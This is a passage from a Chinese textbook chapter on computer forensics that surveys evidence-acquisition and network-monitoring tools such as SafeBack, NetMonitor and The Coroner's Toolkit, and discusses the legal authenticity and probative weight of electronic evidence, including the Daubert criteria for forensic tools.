3. FastBloc IDE 工具

FastBloc IDE 是目前市场上最先进的阻止硬盘写数据的工具。FastBloc IDE 采取一种 IDE-IDE 的写阻塞体系结构，允许在 Windows 中安全地获取 IDE 媒体。

FastBloc IDE 的特性如下：

- 通过 IDE 信道相连，无需 SCSI 控制器卡或 SCSI 驱动器。
- 与内置 CD-ROM 驱动器的高度和宽度相同，可以快速连接到一台取证计算机上。
- 体积小，便于携带和使用。
- 兼有“个人计算机 IDE”和“便携式计算机 IDE”的 IDE 端口，无须使用个人计算机到便携式计算机的 IDE 适配器。

4.4.2　SafeBack

SafeBack 是颇具历史意义的电子证据保护工具，它是世界上惟一的处理电子证据的工业标准，也是目前世界上许多政府部门选择的工具。它的主要用途是保护计算机硬盘驱动器上的电子证据，也可以用来复制计算机硬盘驱动器上的所有存储区域。

SafeBack 对硬盘驱动器的大小和其存储能力没有限制。它可以对硬盘驱动器上的分区创建镜像备份，也可以对整个物理硬盘（可能包含多个分区和/或操作系统）创建一个镜像拷贝。SafeBack 创建的备份映像文件可以被写到任何可写的磁存储设备上，包括 SCSI 磁带备份单元。SafeBack 可以保护已备份或已拷贝的硬盘上的所有数据，包括未激活或“已删除的”数据。循环冗余校验和（CRCs）分布在整个备份进程中，能加强备份版的完整性，从而确保比特流备份进程的精确性。

备份映像文件可以恢复到其他系统的硬盘上。通过并行端口连接的远程操作允许管理系统对远程个人计算机上的硬盘进行读写操作。含有日期和时间戳的审计迹在会话中维护 SafeBack 操作记录。从取证观点来看，SafeBack 是计算机取证专家的理想选择，因为恢复的 SafeBack 映像可以用来处理它所创建的环境中的电子证据，也可以对 SafeBack 映像文件进行个别分析以决定映像文件是否有必要恢复。

SafeBack 的主要用途有：

- 可用来永久性存储基于 Intel 的计算机系统上的映像硬盘驱动器；
- 也可以用来在其他具有相同或者更大的存储容量的计算机硬盘驱动器上恢复已存储的映像。

SafeBack 的特点和性能：

- 基于 DOS，便于操作，提高速度。
- 为编制电子证据文件提供了详细的备份进程审计迹。
- 校验存储在扇区里的数据，并且在扇区 CRC 与存储的数据不匹配时复制存储在扇区中的数据。
- 拷贝硬盘驱动器的所有区域。
- 允许永久存储非 DOS 和非 Windows 的硬盘驱动器，例如在基于 Intel 的计算机系统上的 UNIX 系统。
- 允许通过打印端口产生备份进程。
- 硬盘之间可以直接生成硬盘驱动器的完全相同的副本。
- 备份映像文件可以存储为一个较大的文件或一些固定大小的独立文件。
- 可靠的电子证据保护技术。
- 可创建一个未压缩的文件，它是原始文件精确的未经改变的副本，这就解决了电子证据在压缩或变换过程中有可能改变而导致法律争议的问题。
- 快速而有效，依赖有关的硬件配置，备份进程中的数据传输率可能超过每分钟 5 千万个字节。
- 可以根据用户的选择按照物理或逻辑模式生成副本。
- 可拷贝和恢复包含一个或多个操作系统的多个分区。
- 能精确拷贝和恢复大多数硬盘驱动器，包括 Windows NT、Windows 2000 和 Windows XP 的驱动器。
- 通过合并不同精度的校验，能保证备份进程的精确性，此校验值提供的精度超过 128 比特（例如 RSA 和 MD5）提供的精确度。
- 可根据用户的选择写到 SCSI 磁带备份单元或硬盘驱动器。

4.4.3 NetMonitor

NetMonitor 网络信息监控与取证系统是针对 Internet 开发的网络内容监控系统，它能够记录网络上的全部底层报文，监控流经网络的全部信息流，提供 WWW、TELNET、FTP、SMTP、POP3 和 UDP 等应用的报文重组，可根据用户特定需求实现对其他应用的分析和重组，是网络管理员和安全员监测“黑客”攻击、维护网络安全运行的有力助手，是保证金融系统网络、ISP 网络和企业内部网络等不可缺少的安全工具。

NetMonitor 网络信息监控与取证系统采用系统前台监测数据、后台数据分析等技术手段。前台系统负责监测 IP 协议数据包，可以根据特定配置截取网上流通数据，并以文件的形式记载下来。后台系统则以指定形式和设定的过滤规则来分析、组合前台系统所记载的数据包，形成可直接查看的原始数据流和取证文件。两者独立分开，实时处理。

NetMonitor 网络信息监控与取证系统可以监控基于 TCP 协议的五种主要应用服务 FTP、HTTP、SMTP、POP3 、TELNET 应用服务和 UDP 协议。

HTTP 监控：

- 能对指定 IP 地址或 IP 段进行监控。
- 能完整记录客户浏览时的各种文件（HTML 文件、图像文件和文本文件等）。
- 能根据设定的过滤规则对数据进行过滤。
- 提供强有力的监控证据文件。

FTP 监控：

- 能对指定 IP 地址或 IP 段进行监控。
- 能记录访问服务的 FTP 用户名和口令字。
- 能记录用户在服务器上的操作过程。
- 能记录用户 PUT 和 GET 的文件。
- 能记录客户 IP 地址。

E-mail(包括 POP3 和 SMTP)监控：

- 能完成对特定用户所发出、收到的信件的监控。
- 能指定 IP 地址或 IP 段进行监控。
- 能记载邮件发送时间。
- 可根据设定的过滤规则对数据进行过滤。
- 能记载邮件发送者或接受者的邮箱地址以及邮箱密码。
- 能通过系统默认的 OUTLOOK 还原中、西文邮件以及邮件中的附件。

TELNET 监控：

- 能对指定 IP 地址或 IP 段进行监控。
- 能记录访问服务的 TELNET 用户名和口令字。
- 能详细记录用户在服务器上的操作过程。

UDP 监控：

- 能对指定 IP 地址以及指定 UDP 端口的监控。
- 能完整的记录 UDP 数据。

NetMonitor 网络信息监控与取证系统还提供远程管理能力，用户可在远程启动、关闭前端监测系统和后端数据分析系统，并观看监测数据和取证文件。

NetMonitor 网络信息监控与取证系统的着眼点是信息流与证据留存。因此，系统可以用于对信息的安全保密问题比较关心的部门或组织。系统能有效防止企业敏感信息、技术专利、技术资料的流失；能够有效监督企业人员在网上浏览情况，抵制有害信息的侵入；能够有效地对违法犯罪活动进行证据挖掘和证据留存，有效打击网上犯罪活动。

4.4.4 其他常见工具

常见的计算机取证工具还包括 Tcpdump、Argus、NFR、Tcpwrapper、Sniffers、Nnstat、Tripwire、Backups、法医工具（TCT）、TCTUTILS、Autospy 和紧急事件响应收集报告。下面简单介绍其中最后几种工具。

1. 法医工具（TCT）

TCT 是由 Dan Farmer 和 Wietse Venema 编写的用于 Unix 系统被攻破后进行事后分析的程序集，主要包括以下几部分。

grave-robber：捕获信息；

ils and mactime：显示死亡和存活的文件的访问模式；

unrm and lazarus：恢复被删除的文件；

Findkey：恢复文件或正在运行的进程的密钥。

适用的操作系统包括 Solaris、SunOS、FreeBSD、Linux、BSD/OS 和 OpenBSD。

2. TCTUTILS

- 增加了 TCL 的功能。
- 列举目录 inode 内容来查看文件、设备和路径名。
- 支持查看已删除的文件名并可能恢复。
- 可获取已删除文件的修改、访问和创建时间。
- 找到正在使用给定 inode 的文件名和目录名。
- 找到正在使用给定 block 的 inode。
- 以多种格式显示给定 block 的内容。
- 显示 inode 的细节（包括所有 block 数目）。
- 需要 TCT1.06 或更高版本。

3. Autospy

- 基于 HTML 的 TCT 图形界面，TCTUTILs 和基本 UNIX 工具。
- 集成了许多命令行工具来自动操作乏味的任务。
- 帮助使用更复杂场景下的独立工具。
- 提供了四种浏览方法：文件、Inode、Block 和 Block 查找。

4. 事件响应收集报告(IRCR)

- 搜集和（或）分析 Windows 系统上的可裁决数据。
- 类似 TCT，主要用于数据搜集并假定得到这些数据的人知道如何处理它。

5. 入侵检测工具

针对网络攻击事件，应收集的证据包括：系统日志文件、应用程序日志文件、AAA 日志文件（比如 RADIUS 登录）、网络构成成分日志文件（Network Element logs）、防火墙日志、HIDS 事件、NIDS 事件、磁盘驱动器、文件备份和电话记录等。因此在对付网络攻击的时候，采用入侵检测系统对网络攻击进行监测是必要的。入侵检测系统可以进行事件告警，并有助于确认犯罪者。

Enterasys 公司的 Dragon、ISS 公司 RealSecure 和思科公司的 NetRanger 等都是典型的入侵检测系统，可以在线执行二级渐进式分析（Secondary Heuristic Analysis），是在网络环境中进行计算机取证的重要工具。

4.5 计算机取证的法律问题

从前面几节不难看出，因为计算机取证是介于计算机领域和法学领域的一门交叉科学，所以其必然要涉及到一些法律问题。

计算机取证主要是对电子证据的获取、分析、归档、保存和描述的过程，而电子证据需要在法庭上作证，所以计算机取证涉及的法律问题主要是电子证据的真实性和电子证据的证明力，其主要困难则是如何证明电子证据的真实性和说明电子证据的证明力。

4.5.1 电子证据的真实性

根据法律要求，作为定案依据的证据应当符合真实性、合法性和关联性这三者的要求，电子证据也不例外。

一般而言，关联性主要指证据与案件争议事实和理由的联系程度，这属于法官裁判范围。合法性主要指证据形式是否合法问题，即证据是否通过合法手段收集，是否存在侵犯他人合法权益，取证工具是否合法等。这点与电子证据的自身特性也联系不大。

电子证据要登堂入室，成为法定的证据类型，关键是解决“真实性”的证明问题。传统的证据有“白纸黑字”为凭，为了保证证据的真实性，民事诉讼法和相关司法解释均要求提供证据原件即书面文件，因为原件能够保证证据的惟一和真实性，防止被篡改或冒认。但电子证据以电磁介质为载体，没有传统观念上的原件。

国外对此难题提出的解决方案是：对电子证据附加上“数字签名”，即通过前面所提到的数字签名技术赋予每个电子证据发出人一个代表其身份特征的电子密码。当证据被签发时，电子密码结合证据内容就会自动生成一个新的特征码即“数字签名”附加在电子证据之上，成为与证据内容不可分割的一部分。以后无论任何人（包括电子证据发出人）对电子证据进行篡改后，电子证据的特征就会与原特征码不符，人们就会知道电子证据被篡改了。如果相符，则意味着电子证据未被改动过。

简而言之，数字签名能够解决两个法律难题：一是证明签发电子证据的是谁？二是证明电子证据内容是否被篡改过。这种做法虽然能够比较有效的解决电子证据的有效性问题，但是由于数字签名技术在我国还远未推广开来，在目前比较现实的做法是在证据搜集和运用方面采用下面的技巧。

1. 权利登记

虽然著作权法规定作品著作权的取得和保护不以登记为前提，但应当考虑到当侵权纠纷发生后，权利人往往难以证明其计算机程序的权属，因此在诉至法院时，法院在认定是否侵权时就会出现很多困难。及时进行计算机软件的程序登记制度，其他人可以通过计算机程序登记部门发布的计算机程序登记公告，了解到该计算机程序的著作权人和该计算机程序的主要性能和特征等。登记的计算机程序对外具有公告和公信的作用，同时更重要的是登记证明文件是计算机程序版权有效或者登记申请文件中所述事实确定的初步证明。

经过登记和封存的源程序，在发生侵权诉讼时，如果对方当事人不能提供足够的、确实的反驳证据时，法院就可以登记情况作为认定案件事实的直接根据。

2. 电子认证

现在国内外正普遍进行着网上电子认证的试验，有些认证机构已经开始对网上交易提供认证服务，例如1998年经广东省人民政府批准成立的“广东省电子商务认证中心”，其产品“网证通”电子认证系统已于2001年1月通过国家公安部的检测，被评为安全可信的产品。到目前为止，该中心已签发各类数字证书超过6万张，为用户在Internet网络的电子商务活动提供了安全保障。

3. 网络服务供应者的证明

与电子邮件有关的案例中，发送者可以申请网络服务供应者对发送者所使用的电话号码、上网账号、上网计算机IP地址和代号、电子邮件的发送时间和历史记录等一系列电子证据出具证明，为证明侵权事实打下坚实的事实基础。

4. 专家鉴定结论或咨询意见书

涉及电子证据的案件往往带有技术问题，聘请专家做鉴定是比较好的方法。根据最高人民法院颁布的《关于审理科技纠纷案件的若干问题的规定》第62条的规定：确定技术成果的鉴定机构除法定的鉴定单位外，可由当事人协商推荐共同信任的机构或专家进行鉴定；当事人不能协商一致的，由人民法院委托有关科委推荐的鉴定机构或聘请的有关专家组成的鉴定组进行鉴定。

另外，对案件事实方面存在的技术问题及时聘请相关领域的专家，以提供专家咨询意见的形式向法院举证专家意见书，也是提高证明力度的办法。

在众多的电子证据类型中，电子邮件是一种最常见的类型。下面将对如何证明电子邮件的真实性做出具体分析。

1. 电子邮件的技术特征

电子邮件的传送原理与普通传真电文有所不同，当发送人按下“发送键”后，计算机将邮件分割成若干个独立的数据包上传到互联网，再由服务器根据网络传输状况，分别循不同的路径发送给接收方的计算机。最后，这些数据包从世界各地四面八方地循网络，陆续到达接收方的服务器，重新组合成一封完整的、能够供用户阅读的邮件。

一封完整的电子邮件通常包括以下三方面的内容：

（1）邮件的传送信息，通常包括发送和接收邮件的双方服务器地址、邮件发出和收到的时间、如果通过第三方转发，应当还有第三方服务器的地址和收到时间；

（2）邮件的表头信息，包括收件人邮箱地址、发件人的邮箱地址、邮件的标题；

（3）邮件正文信息，包括邮件正文和附件。

上述第一项内容是为了指明电子邮件收发路径和交接时间，这些内容通常是由机器根据第二项的内容自动生成的；第二项内容由发件人在发送邮件前手工设置，就好比传统信件上寄信人写上发件和收件人内容的作用一样；第三项内容由发件人使用专用软件自行输入和设置，使用方法与普通的字处理软件并没有太大的区别，阅读时也是如此，但如果邮件内容附有图片、声音或者动画，则需要使用其他特殊的软件。

2. 收发主体的判定

一般按电子邮件中注明的发件人地址为准，但有时候发件人可能会否认发出过这样的邮件，这时就需要到网络服务商处调查取得服务器中记录的接收邮件相关资料，以此反驳发件人的否认。另外，发件人可能以“盗用名义”为由主张是其他人盗用他的名义乱发邮件，这时就要根据发件人以往的发出邮件所使用的邮箱地址来判断，如果发件人以前利用该邮箱地址多次向收件人发出过邮件，则可否定发件人的主张；其三，发件人还可能主张“邮箱被盗用”，对于这种情况，应该首先要求对方举证，因为“盗用”问题属于对方的主张，根据证据规则，对于事实的举证，一方肯定而另一方否定的由肯定方举证。如果肯定方无法举证的，应当认定肯定方“举证不能”而否定其主张。

3. 收发地点的确定

关于运用电子邮件进行合同往来的，合同法中提出了一个重要的“特定系统”概念，第16条第2款规定：“采用数据电文形式订立合同，收件人指定特定系统接收数据电文的，该数据电文进入该特定系统的时间，视为到达时间未指定特定系统的，该数据电文进入收件人的任何系统的首次时间视为到达时间。”

“特定系统”概念之所以重要是因为它关系到电子合同成立的重要环节——要约和承诺是否成立、有效或撤销等重要的问题。从技术角度而言，特定系统有二：一是服务器系统；二是该服务器中的邮箱系统。由于我国立法采取大陆法系的“到达主义”，所以特定系统似乎应当指服务器中的邮箱系统，因为一个网站的服务器里除了邮箱系统外，可能还有其他系统，而只有邮箱系统才是接收人直接使用的系统。但从技术过程来看，电子邮件在网络上的传送方式是服务器与服务器之间的传送，邮箱系统往往只是服务器的内部设置，电子邮件进入对方服务器系统的时间容易记录和证明，但对方服务器系统何时将邮件再转送到收件人的邮箱当中，则发件方难以确定，因此以邮箱系统为特定系统无法解释与邮箱系统混然一体的服务器系统的法律地位问题。

因此，为了平衡电子邮件发件人和收件人之间的风险，法律应当根据技术特征来设定，特定系统应当指收件人邮箱系统所在的服务器系统，但收件人必须准确设定收件人的邮箱地址。

根据合同法规定，特定系统分为“指定”和“非指定”两种，下面是容易混淆的两种方式。

邮件表头信息中的邮箱地址。如果发件人在表头信息中自行输入发件人的电子邮箱地址，应当视为这是发件人的指定回邮地址。如果没有输入发件人的电子邮箱地址，计算机一般会将按默认设置，将其写为该计算机默认的邮箱地址，该地址同样应当认定为收件人的指定回邮地址。如果邮件表头信息中已有发件人的邮箱地址，而邮件正文或者附件中又指定了别的邮箱地址的，这种情况属于发件人有特别指定，应当以邮件正文或者附件中指定的该邮箱地址为准。

网络广告或者网站上指定的邮箱地址。对此应当区分不同的情况分别对待，因为电子商务服务商的网站，通常会同时使用多个邮箱地址，各部门甚至具体人员均有各自的邮箱，分别用作不同用途。常见的有商务邮箱和网管（webmaster）邮箱之分。商务邮箱是服务商作为商业活动之用，网管邮箱则一般作为服务商管理网站、解决技术问题之用，尤其是在服务器托管的情况，网管很可能不是该服务商的员工，而更可能是服务商聘请的技术公司。因此误发给网管邮箱的不应认定为指定系统。但如果网站上只给出一个邮箱地址，没有区分的，则可认定为收件人的任何系统。

收件人指定的第三方邮箱地址。有时候，收件人指定的邮箱地址并非收件人的真实邮箱地址，而可能是第三方的邮箱地址。因为网络上有些服务商为用户提供转发电子邮件的服务，设置多个邮箱用作不同用途是网络上的惯常做法。此时，应以第三方的邮箱地址为收件人的指定地址，因为无论收件人的真实邮箱地址是否与指定地址相吻合，只要该地址由收件人指定，即符合合同法上的“指令履行”的情形，将电子邮件向该地址发出等同于向收件人发出。

4. 到达时间的确定

合同法第二章规定了要约和承诺的相关问题，具有特别重要意义的是“到达时间”，它关系要约和承诺是否有效或撤销的问题。

合同法第16条第2款规定：采用数据电文形式订立合同，收件人指定特定系统接收数据电文的，该数据电文进入该特定系统的时间视为到达时间；未指定特定系统的，该数据电文进入收件人的任何系统的首次时间视为到达时间。根据这一规定，电子邮件进入特定系统——邮箱所在服务器系统的时间为到达时间，该时间就是要约或承诺的成立时间，这个时间一般储存在电子邮件的传送信息部分，由收到邮件的服务器自动设置。

但是，还要注意确定标准和举证方法。一般而言，储存在电子邮件文件中特定位置的邮件接收时间即为到达时间。但是，由于电子邮件内容能够被接收人轻易改动而不留痕迹，接收时间往往会因为以下原因变得不真实：一是当接收时间成为区分双方权利义务的界限时，接收人可能会故意改动接收时间以期维护自己的经济利益；二是邮件接收时间往往根据计算机时钟系统时间自动设置，但系统时间可以由使用人任意调整，有时候使用人会为了某些原因（如为了运行过期的共享软件等）故意把时间调成不准确，这时就会发生发送时间晚于收到时间等很多与事实不符的情况。

对于上述情况，比较可行的方法是不以接收人计算机内储存的电子邮件时间为准，而以邮件服务器所显示的时间为准，理由是邮件服务供应商通常是独立的第三方，由其出具证明更为公平和真实。

转信方式的到达时间确定方法。如果采取第三方转信方式的，应以第三方的邮箱所在服务器接收该邮件的时间为到达时间。因为如果以终极邮箱地址所在的服务器时间，对发件人是极不公平的。在网络上收发邮件，如果使用同一邮件服务器并在同一城市的，邮件从发出至到达全过程不超过三秒钟；在同一国内的，一般不超过两分钟；国际间的，一般不超过十分钟；当然，这与线路是否顺畅有关。但是通过第三方转信，特别是通过国外的服务器中转，由于经过环节很多，收件时间往往很长而且难以估计。

4.5.2 电子证据的证明力

证据的证明力指的是证据对证明案件事实所具有的效力，即该证据是否能够直接证明案件事实还是需要配合其他证据综合认定。根据我国《民事诉讼法》第63条规定，法定证据共7种：书证、物证、视听资料、证人证言、当事人陈述、鉴定结论和勘验笔录，其中，并未考虑电子证据在内。

在证据的“7种武器”当中，书证位列各类证据之首，又称为“证据之王”，比物证、证人证言等其他类型的证据证明力要强的多。例如：一件关于合同纠纷的案件，如果举出的证据是书证——双方签订的书面合同，双方的合同关系事实即可认定；但如果举出的证据是证人证

言——第三人证明双方曾经口头约定有合同，那只能作为一种间接证据，不能单独定案，还必须综合其他证明（例如，双方的来往传真和交验货物记录等）才能确定双方的法律关系。

可见，证据的“出身”，即属于何种类型的证据，直接决定了其证明力的大小。那么，电子证据属于何种证据类型呢？这正是网络法律界正在争论的一个新课题——电子证据是“视听资料”还是“书证”的问题。

有些法律专家认为电子证据应当归入“视听资料”，理由是电子证据的内容必须在计算机等终端上以图形、数字和符号等形式显示，根据传统证据法理论，该种在计算机内存储的信息就其特点来看，使用的存储介质（电磁介质）、再现载体（电子设备）以及表现形式（文字、声音和图像的结合）均与“视听资料”的特点相同，因此应当归入“视听资料”一类。至于解释方法，可以通过采取对“视听资料”进行“扩张式解释”的方法来涵盖电子证据。

关于“视听资料”的证明力，我国《民事诉讼法》第69条规定：人民法院对视听资料应当辨别真伪，并结合本案的其他证据审查确定能否作为认定事实的根据。如果将电子证据归入视听资料一类，其证明力就将大打折扣。而有些法律专家认为电子证据应当归入“书证”更为妥当。首先，就其表现形式以及对事实的还原程度而言，“视听资料”和“书证”有重要的差别：“视听资料”以其记载的声音、图像和符号等信息，直观、生动、感性、连贯和动态地反映和再现案件事实的发生过程；而“书证”则以其包含的文字静态、直接地证明待证事实。电子证据似乎同时具备视听资料与书证的特性，它既可以仅以文字形式表现，也可以同时以图像、声音和文字三种形式表现出来，同时由于电子签名等技术保障，电子证据对事实的还原性还是较有保障的。

其次，根据《中华人民共和国合同法》第11条中规定：书面形式是指合同书、信件和数据电文（包括电报、电传、传真、电子数据交换和电子邮件）等可以有形地表现所载内容的形式。按照立法意图来说，《合同法》已经将“数据电文”这一典型的电子证据形式纳入了“书面形式”范围，这无异于已经在立法上明确了电子证据的法律地位。

其三，就保护和发展电子交易的角度而言，若将电子证据归入“视听资料”一类，将直接影响电子交易的效率或者信任程度，这样违背我国乃至世界范围内的全球信息化趋势。

其四，“视听资料”派担心的问题的实质是若将电子证据纳入“书证”，难以保证其真实性的问题。这个问题实质上属于证据审查范畴，无论对于何种证据来讲都是一样的，这与纳入何种证据类型问题无关。

4.5.3 取证工具的法律效力

为了确认电子证据的法律效力，还必须保证取证工具能受到法庭认可。在评估一个计算机取证的程序时，通常以 Daubert 测试为指导方针，主要包括四个方面：（1）测试——是否能够且已经测试了该程序；（2）错误率——程序的错误率是否已知；（3）公开性——程序是否已经公开并接受同等部门的评议；（4）可接受性——程序是否被相关的科学团体广泛接受。

目前计算机取证主要涉及硬盘的获取和文件系统的分析，其中包括存储设备数据拷贝程序以及从一个文件系统镜像中提取文件和其他数据等的程序。下面将就这些工具对以上4个方面进行讨论。

1. 测试

测试的目的是为了确定一个程序是否可以被测试并确定它所提供的结果的精确性。对某一工具的输出必须执行两类测试：漏判（False Negatives）测试和误判（False Positives）测试。

漏判测试的目的是确认取证工具是否可以从输入端提取所有可以得到的数据。例如，当某一工具列出某一目录的内容列表时，就应当能显示所有的文件。同理，如果此工具能列出所有已删除文件的列表，就应当能显示所有已删除文件的文件名。获取工具应当能够把所有数据复制到目的介质。执行此类测试的一般做法是把已知的数据存储于某一系统，然后检验这些数据能否被找到。

误判测试的目的是确认取证工具在输出端没有引入新的数据。例如，当某一工具列出某一目录的内容列表时，不应出现不存在的文件名。一般通过比较两个取证工具的结果来进行误判测试，但这种方法不能取代标准化的测试方法。

美国国家标准和技术协会（NIST）有一个计算机取证工具测试（CFTT）小组，他们对一些工具提出标准化的测试方法，并使用特殊的输入用例来进行测试。磁盘映像工具的规范已经公布，对几种不同工具的测试也已经产生。目前，测试结果还没有完全公开。

2. 错误率

在计算机取证工具中可能存在两类错误：工具执行错误和提取错误。工具执行错误源于代码中的漏洞，提取错误则源自算法错误，如对数据变形技术考虑的不足所导致的错误。

给出每个程序的提取错误率比较容易，确定工具的执行错误率则较困难。一种办法是根据每个工具的漏洞数和严重程度来计算错误率。这对公开源代码的工具来说相对容易，即使漏洞没有整理归档，也可以将最近发布的源程序和以前的版本比较看哪些代码改变了。对于封闭源程序的工具就很难给出错误率的值，因为商业化的工具总是被利益和销售量所驱动。公布错误率对那些害怕错误率会影响销售量的人来说是个敏感话题。

可以把市场占有率作为度量错误率的单位，因为错误率高的工具是不会有人购买和使用的。但是销售额不能显示某一工具被使用的频率及其处理的数据的复杂度，还是应该提出一个更科学的方法，比如采用第三方的测试工具。

理想的测试取证工具的方法是使用开放式的方法。首先为每类工具创建需求，然后根据需求来设计相应的测试方法。为所有工具使用明确的测试环境只能用在捕捉程序漏洞上，因为测试量可能会很大。例如，为所有的 NTFS 文件系统分析工具设计一种综合测试需求是一项艰巨的任务，因为文件系统的结构不是公开的。事实上，计算机取证工具的测试需求可能比原始应用程序或操作系统的测试更复杂。分析工具必须处理所有可能的环境，否则嫌疑犯有可能暗中创建一个环境藏匿数据，使数据不被调查者发现。

开放工具的源代码可以提高测试进程的质量，因为利用基于软件的设计和流程而设计的测试可以通过代码回溯来确定程序漏洞。有经验且公正的专家可以根据源代码较容易地构造巧妙的测试以发现程序的漏洞。

3. 公开性

公开性指工具在公开的地方有证明文件并经过对等部门的复查，这是允许作为证据的主要条件。然而在计算机取证领域中，只是最近才有对等部门复查刊物，而且尚未覆盖工具程序。

在国际计算机取证期刊创刊前，技术杂志上的文章被用来说明公开性。例如有篇文章中说

某一工具被广泛使用并列举出它的某些特性。这种类型的公开性可能可以讨论磁盘获取和分析技术，但它不会对用于提取证据的技术进程作评价。

对于文件系统分析工具，把其用于处理文件系统类型的进程公开是至关重要的，尤其是那些处理没有正式说明文件的文件系统的进程。因为，有些文件系统有详细的公开的规范说明，例如 FAT，但是其他的文件系统（如 NTFS）就没有。

再如，大多数计算机取证文件系统分析工具可以显示最近被删除但有时可以恢复的文件和目录。这些任务不属于原始的文件系统规范，因此没有标准的实现方法。已删除的文件名可以通过处理未使用的空间并发现满足充分必要条件的数据来找到。如果充分必要条件的检查太过严格，有些已删除的文件名就无法找到，从而不能发现证据。如果要求不太严格，就会出现不正确的数据。因此这一进程的详细过程必须公开，这样检察官就能确定这一程序是如何执行的。

一般来说，如果软件要用于生成电子证据，软件开发商应该愿意公布他们的源代码。如果开发商不愿意这么做，那就应该提前告知众人，因为这可能是购买分析工具的一个考虑因素。如果法庭允许源代码被内行证人审查而不用公开，内行证人可以把源代码和已被接受的程序相比较并确定这些代码是否恰当地执行。

总之，公开性这一指导思想是非常重要的，但其在计算机取证分析中是相当缺乏的。关于已删除文件的恢复和文件系统分析的源代码几乎没有公开。开放的工具通过源代码给出其所有进程，使人可以检验此工具确实遵循公布的进程，而不是仅仅公布了基本功能。此外，公开源代码的工具还应该对程序提供详细规范的注释，而不仅仅是源代码。

4. 可接受性

可接受方针要求程序已被相关的科学团体广泛接受。工具的可接受性和程序的可接受性不同。如果执行一个程序几乎没有工具选项并且程序细节或主要缺陷都没有公布，那么可供选择的可能就是基于非程序的因素，比如接口和技术支持。然而除非程序细节被公诸于世，并且成为人们购买计算机取证分析工具的考虑因素，否则使用者的规模并不是程序可接受性的有效度量方式。因此，源代码不公开的工具很难符合可接受性准则。

根据 Daubert 测试的指导思想，为了使计算机取证分析工具可以更好地被法律机构所认可，应当按以下步骤来操作：

（1）开发面向包括 NIST 已经测试过的磁盘镜像工具在内的文件系统及其他分析工具的综合测试方案；

（2）公开工具的设计情况，便于创造更有效的测试方案；

（3）为工具和特殊的程序建立一个错误率计算标准；

（4）公布工具所使用的特殊程序，尽管公开源代码的工具可能已经公布了他们的源代码，但他们还应当对程序用文字进行阐述；

（5）对已公开的程序细节进行讨论，以达成共识。

总之，计算机取证工具的市场运作方式不能和其他软件一样。计算机取证工具的使用可能导致雇员被解雇，也可以对嫌疑犯提起诉讼或是证明当事人无罪。这些都是非常严肃的问题，所以计算机取证工具不能通过严守程序技术秘密来控制这一市场。

4.5.4 其他困难和挑战

除了和法律相关的问题外，在计算机取证过程中还面临其他一些困难：

（1）大量的电子证据需要大容量的存储介质，所以在取证过程中，可能会因为存储容量不够而无法及时保存证据，为此，必须备有冗余介质来存储这些数据，这对个人或企业来说将是一笔额外的开销；

（2）管辖区问题，互联网联系世界各国，所以取证过程中可能容易涉及不同国家或地区的管辖区，必须充分考虑各辖区的政策法规以及时区等问题；

（3）目前，具备计算机取证专业素质的人员相当缺乏，由于计算机取证是一门新兴学科且涉及计算机科学和法律这两个本不太相关的方面，因此同时具备这两方面知识的人很少，熟悉法律的人可能对计算机系统和网络知识一无所知，而计算机系统和网络方面的专家可能对法律及诉讼流程并不了解，但在取证过程中，一个经验丰富和有专业素质的计算机取证人员是很重要的，这在4.3.2节中已经提及，因此，必须培训这方面的人才，并建立相关的资格认证机制，对该类人员进行审核、认证，使这一系列措施规范化。

在实施计算机取证过程中，目前遇到的最大挑战是用户需要转变其网络安全观念，重新认识网络安全攻防的现实。

首先，用户必须承认计算机是计算机罪犯的犯罪现场。以前，在很多的情况下系统管理员发现网络遭受到攻击和破坏后，由于急于确认攻击怎样出现并重建系统，往往破坏了证据。因此，必须把尽快恢复上网的需要同故障所造成的危害和损失的严重性进行权衡比较。Guidance Software公司的总裁及首席法律顾问John Patzakis指出：计算机取证的主要难点在于保持犯罪现场不受干扰。如果判断有没有罪或有没有责任的依据是计算机文件最后一次被访问的准确时间，当然不希望所查的记录告诉最后看这些文件的正是调查官本人。

其次，用户也要克服对计算机犯罪进行报告时的犹豫心态，不要因为担心损害企业的声誉而对所受到的网络攻击隐瞒不报。

第三，需要有主管人员专门负责实施计算机取证工作，主管级人员必须理解，他们有责任保护其公司免受所面临的各种危险的影响。

网络安全的问题由于已经切实关系到自身信息安全，的确具有相当的社会性和技术性，但归根结底还是一个利益问题，它直接关系到企业或个人的利益。许多人认为建立一套安全保护的措施是一个花销大又没有实际收益的行为，因此不愿投入，他们不明白虽然没有直接的利益，但确实有间接的利益，是对利益的保障。

影响中国企业网络信息安全最为严重的问题是观念意识跟不上。许多人都没有意识到信息安全是一个利益问题，根本谈不上安全意识，在具体的防范措施上自然会疏忽。往往是遇到问题后才会想到解决的办法，总是处于被动状态。在国外，安全投入占企业基础投入的5%～20%，而中国很少有超过2%的。

网络安全意识应该具备以下方面的要求：首先是要有安全防范的意识，其次企业在进行网络安全建设的时候应该进行必要的技术投入；最后是寻求法律和利益的保护。

在很大程度上，中国的网络安全技术整体落后于欧美（比如在芯片技术方面），但在应用上我国并不比他们落后。保障网络安全不仅仅要依靠技术，法律和保险等方面的完善也很重要。但目前能通过法律诉求解决问题的案例并不多，以中华照明网为例，最后连起诉的对象都无法

确定。之所以存在这样的问题最主要的原因在于网络本身不是实体，所以依照法律进行计算机取证比较困难。如能建成一个可以像法医那样的取证机构，就能对利用计算机和网络的犯罪行为提起诉讼，还可以帮助网站恢复被修改或破坏的数据。

4.6 小结

随着人们越来越习惯于计算机以及计算机技术的飞速发展，社会对计算机的依赖性越来越强。在一切（从股票市场到航班控制）皆由计算机管理的时代里，安全问题至关重要。仅仅实施预防性措施是不够的，必须找到一种能捕获和起诉计算机犯罪者的方法，而计算机和网络取证正是实现这一目标的途径。

计算机取证是对能够为法庭接受的、足够可靠和有说服性的、存在于计算机和相关外设中的电子证据的确认、保护、提取和归档的过程。

随着与计算机相关的知识产权问题、不履行安全规范问题和经济诈骗等问题的增加，计算机取证显得越来越重要。法庭可命令对电子证据进行查封和分析，并调查可能是犯罪或攻击的手段和工具的计算机，或是包含与刑事或民事纠纷有关的电子证据的计算机。利用专业的数据存储和恢复工具，建立相关策略，把计算机取证和入侵检测系统相结合，都是行之有效的计算机取证方法。另一方面，取证技术必须进一步标准化才能逐步走向成熟。为了便于其标准化，取证工具使用的程序应该被公开、被复查和被讨论。取证工具技术的公开也有助于提高工具本身的质量和实用性。

第5章　物理隔离技术

